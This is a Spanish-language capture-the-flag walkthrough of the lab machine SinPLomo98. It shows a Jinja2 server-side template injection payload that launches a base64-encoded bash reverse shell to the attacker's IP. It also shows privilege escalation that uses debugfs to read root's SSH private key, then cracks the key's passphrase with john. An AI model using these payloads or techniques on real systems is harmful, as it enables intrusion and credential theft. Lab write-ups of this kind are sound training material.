SINPLOMO98

CONECTIVIDAD

```
ping -c1 192.168.0.102
```

```
└─# ping -c1 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=3.12 ms

── 192.168.0.102 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.119/3.119/3.119/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.102 -T 3
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.102 -T 3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 13:38 EST
Nmap scan report for 192.168.0.102
Host is up (0.00083s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.49
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              34 May 16  2024 supermegaultraimportantebro.txt
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 f4:f1:61:c9:94:fe:27:41:8c:63:56:28:06:a1:12:5f (ECDSA)
|_  256 3c:13:58:8b:6b:5a:16:0b:69:aa:1e:3a:40:57:21:91 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Knight Bootstrap Template - Index
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.11.2
```

PUERTOS 21,22,80 Y 5000

Nos conectamos por FTP y descargamos el supermegaultraimportantebro.txt

```
└─# ftp 192.168.0.102
Connected to 192.168.0.102.
220 (vsFTPd 3.0.3)
Name (192.168.0.102:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43609|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              34 May 16  2024 supermegaultraimportantebro.txt
226 Directory send OK.
ftp> get supermegaultraimportantebro.txt
local: supermegaultraimportantebro.txt remote: supermegaultraimportantebro.txt
229 Entering Extended Passive Mode (|||13847|)
150 Opening BINARY mode data connection for supermegaultraimportantebro.txt (34 bytes).
100% |*****************************************************************************************************************************************|    34        0.47 KiB/s    00:00 ETA
226 Transfer complete.
34 bytes received in 00:00 (0.45 KiB/s)
ftp>
```


cat supermegaultraimportantebro.txt
Gracias por venir, ahora vayase!!


Se está tensando la historia, 🤣

Como no encontramos nada en el puerto 80, vamos a echarle un ojo

al puerto 5000 y en su código fuente. Sacamos un directorio /petrolhead en el

puerto 5000





view-source:http://192.168.0.102:5000/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Optim

```
1  <!DOCTYPE html>
2  <html lang="es">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>¡Mi Página Web!</title>
7      <style>
8          html, body {
9              margin: 0;
10             padding: 0;
11             height: 100%;
12             overflow: hidden;
13         }
14         img {
15             width: 100%;
16             height: 100%;
17             object-fit: cover; /* Para asegurarse de que la imagen cubra todo el espacio */
18         }
19     </style>
20 </head>
21 <body>
22     <img src="/static/imagen.jpg" alt="Descripción de la imagen">
23 </body>
24 </html>
25
26 <!-- /petrolhead -->
```

Hay una posible vulnerabilidad de SSTI.

(Server-Side Template Injection). Para lo que aporto, algo de contexto

1-Flask: Es un framework web minimalista para Python que proporciona herramientas para construir aplicaciones web rápidas y eficientes. Flask utiliza Jinja como su motor de plantillas predeterminado y Werkzeug como su biblioteca de manejo de solicitudes HTTP.

2-Jinja: Es un motor de plantillas para Python que se utiliza principalmente con Flask,aunque también puede ser utilizado de forma independiente. Jinja permite a los desarrolladores generar contenido dinámico en páginas web al combinar plantillas HTML con datos proporcionados por la aplicación.

3-Werkzeug: Es una biblioteca WSGI (Web Server Gateway Interface) para Python que proporciona una interfaz simple para manejar solicitudes HTTP. Flask utiliza Werkzeug internamente para manejar las solicitudes entrantes y las respuestas salientes.

La SSTI es una vulnerabilidad que permite a un atacante ejecutar código del lado del servidor dentro de las plantillas de Jinja u otro motor de plantillas, lo que podría llevar a ataques como la ejecución remota de código (RCE) en la aplicación web.

Lo que hacemos es irnos al navegador en el puerto 5000 y en el cajetín ejecutamos {{7*7}}, teniendo como resultado "49".Lo que confirma la ssti.

https://book.hacktricks.xyz/es/pentesting-web/ssti-server-side-template-injection

Nos vamos a

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection

EXPLOTACIÓN

Nos ponemos a la escucha por netcat

nc -nlvp 4444

Codificamos en base64 nuestra shell para evitar problemas

echo 'bash -i >& /dev/tcp/192.168.0.49/4444 0>&1' | base64

YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuNDkvNDQ0NCAwPiYxCg==

Y lo inyectamos así, en el cajetín

<input type="text" name="command" value="{{

self.__init__.__globals__.__builtins__.__import__

('os').popen('echo

YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuNDkvNDQ0NCAwPiYxCg== |

base64 -d | bash') }}">

Consiguiendo acceder al sistema

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.102] 41796
bash: no se puede establecer el grupo de proceso de terminal (395): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
tcuser@SinPLomo98:~/prueba$
```

Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
reset xterm

export TERM=xterm

export SHELL=bash

ESCALADA DE PRIVILEGIOS

Descargamos linpeas

wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64

Le damos permisos

chmod +x linpeas_linux_amd64

Y ejecutamos

./linpeas_linux_amd64

╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(tcuser) gid=1000(tcuser)
grupos=1000(tcuser),6(disk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)

Con la información obtenida en

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe

1- Identificamos la partición principal del sistema operativo que contiene el directorio /root.

El sistema de archivos principal donde está montado / se encuentra en /dev/sda1.

```
tcuser@SinPLomo98:~/prueba$ df -h
S.ficheros     Tamaño Usados  Disp Uso% Montado en
udev              962M       0  962M   0% /dev
tmpfs             197M   528K  197M   1% /run
/dev/sda1          19G   2,7G   15G  16% /
tmpfs             984M       0  984M   0% /dev/shm
tmpfs             5,0M   0  5,0M   0% /run/lock
```

2- Accedemos a la partición

```
tcuser@SinPLomo98:~/prueba$ debugfs /dev/sda1
debugfs 1.47.0 (5-Feb-2023)
debugfs:
```

3- Nos vamos al directorio /root

debugfs: cd /root

4- Listamos los archivos disponibles

debugfs: ls

913931 (12) . 2 (12) .. 913923 (16) .profile
913988 (16) .bashrc 913924 (12) .ssh 914273 (16) .local
914366 (24) .bash_history 914278 (16) .cache 914363 (16) root.txt
914359 (16) .lesshst 914277 (24) .python_history
914364 (3904) .bash_history-00556.tmp

5- Leemos el archivo id_rsa

debugfs: cat /root/.ssh/id_rsa

6- Copiamos y guardamos con nano la id_rsa

7- Le otorgamos permisos

chmod 600 id_rsa

Nos pide una frase de contraseña

ssh -i id_rsa root@192.168.0.102
The authenticity of host '192.168.0.102 (192.168.0.102)' can't be established.
ED25519 key fingerprint is
SHA256:F3OjFFzQXiCaifa+reryaJCdnjPukFzPeXTCl70bZql.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.102' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':

8- Con ssh2john convertimos la clave privada en compatible con john

ssh2john id_rsa > hash.txt

9- Ahora, con john sacamos las primeras 5000 líneas ya que los amigos

de The Hackers Labs, suelen trabajar así

head -n 5000 /usr/share/wordlists/rockyou.txt > rockyou_5000.txt


10- Le tiramos john

john --wordlist=<diccionario> hash.txt

angels1 (id_rsa)

```
└─# john --wordlist=rockyou_5000.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:09:55 41.01% (ETA: 13:22:39) 0g/s 3.468p/s 3.468c/s 3.468C/s rowena..jonathan1
angels1          (id_rsa)
1g 0:00:13:18 DONE (2024-11-27 13:11) 0.001252g/s 3.387p/s 3.387c/s 3.387C/s my3kids..papamama
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nos hacemos root


└─# ssh -i id_rsa root@192.168.0.102
Enter passphrase for key 'id_rsa':
Linux SinPLomo98 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 16 16:49:15 2024 from 192.168.0.108
root@SinPLomo98:~# whoami
root
root@SinPLomo98:~#

🖖 **Buen día.**